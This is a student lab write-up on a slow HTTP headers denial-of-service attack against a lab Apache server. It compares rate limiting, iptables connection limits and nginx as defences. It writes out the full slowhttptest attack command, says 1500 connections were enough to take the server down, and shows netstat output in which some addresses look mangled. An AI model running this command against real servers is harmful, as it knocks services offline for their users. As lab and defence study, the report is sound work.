

Dhiman Gurumanie Singh

CPRE431: Lab 4

After setting up both the server and the client with the necessary updates and installations, we run the command “slowhttptest -c 1000 -H -g -o apache_no_mitigation -i 10 -r 200 -t GET -u http://server -x 24 -p 3 -l 120” and get the below response:

```
Sun Oct 12 12:28:28 2025:
slowhttptest version 1.8.2
- https://github.com/shekya/slowhttptest -
test type:                SLOW HEADERS
number of connections:    1000
URL:                      http://server/
verb:                     GET
cookie:
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  200
probe connection timeout:  3 seconds
test duration:            120 seconds
using proxy:              no proxy

Sun Oct 12 12:28:28 2025:
slow HTTP test status on 65th second:

initializing:             0
pending:                  0
connected:                63
error:                    0
closed:                   937
service available:        YES
Sun Oct 12 12:28:28 2025:
Test ended on 65th second
Exit status: No open connections left
CSV report saved to apache_no_mitigation.csv
HTML report saved to apache_no_mitigation.html
dhimanG@attacker:~$
```

Letting the above command run for the entire time duration, it does not make the server go down. This is because the server was able to handle 1000 connections easily, when we increased the number to 1500 connections, I was able to get the server to go down.

Assuming that the command needs to be modified to make the server go down, we increase the connections to 1500 instead of 1000:

```
Sun Oct 12 12:33:03 2025:
slowhttptest version 1.8.2
- https://github.com/shekya/slowhttptest -
test type:                SLOW HEADERS
number of connections:    1500
URL:                      http://server/
verb:                     GET
cookie:
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  200
probe connection timeout: 3 seconds
test duration:            120 seconds
using proxy:              no proxy

Sun Oct 12 12:33:03 2025:
slow HTTP test status on 15th second:

initializing:      0
pending:           0
connected:         1500
error:             0
closed:            0
service available: NO
```

Now as we can see the server goes down in the 10th second itself (image shows 15th second because I was not able to time it right).

The below is additional proof from the server side terminal:

```
HTTP request sent; waiting for response.
```

The above is shown when we run the “lynx <http://server>” command while the service is down.


However, the test ends with the server being back up around 60th second mark because the server starts closing our requests.

Additionally, while the server is being brought down, we can run the command “netstat -anp | grep :80 | grep ESTABLISHED” and see:

```
dhiman@server:~$ netstat -anp | grep :80 | grep ESTABLISHED
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38150     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38596     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35588     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34890     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35824     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34580     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37612     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37388     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35166     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38470     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35456     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:36132     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38366     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34058     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38732     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:36120     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35928     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:36362     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:36234     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37984     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38138     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34576     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38672     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38308     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35338     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34304     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37390     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34554     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37272     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34742     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38196     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37806     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38616     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:34108     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35472     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37322     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38100     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:35616     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:38282     ESTABLISHED -
tcp      0      0 0.10.10.1:1:80      10.10.1.2:37442     ESTABLISHED -
```


The above shows all the connections that have been established with the server from just our attacker machine.

Moving on, when we scp the `apache_no_mitigation.html` file to our computer and open it, we see:



Next, when we change our correct interface to limit the rate of outgoing traffic to 100kbps, we get the following:


Test parameters	
Test type	SLOW HEADERS
Number of connections	1500
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



We can clearly see that even with the rate limiting of outgoing traffic, our attack on the server is still successful. Towards the end we had our service up and running again but that is because the server started closing all our requests.

Next, we set up the ip table rules on the server to 20 connections for port 80:


Test parameters	
Test type	SLOW HEADERS
Number of connections	1500
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



While the service was down for our attacker machine, I was still able to access “lynx <http://server>” and this is because our server made it inaccessible for the attacker machine only.

For the final case, using nginx and setting it up as per the lab instructions, we get the below:

Test parameters	
Test type	SLOW HEADERS
Number of connections	1500
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



As we can see, my server does not go down at all. I think this may be due to a few different reasons but the key reason is because of the rule we set up to ensure that the worker connections are set to 100k instead of the default value.

Overall, this lab was pretty fun. I did have some issues and set backs in getting the same results as the lab document, but there are various reasons for that. I noticed a key issue is that my server was able to get up and running after the 60th second maybe because there may be some different settings in the way mine is set up. I would assume it is because my server has a time limit after which it decides to start dropping connections to restore the uptime.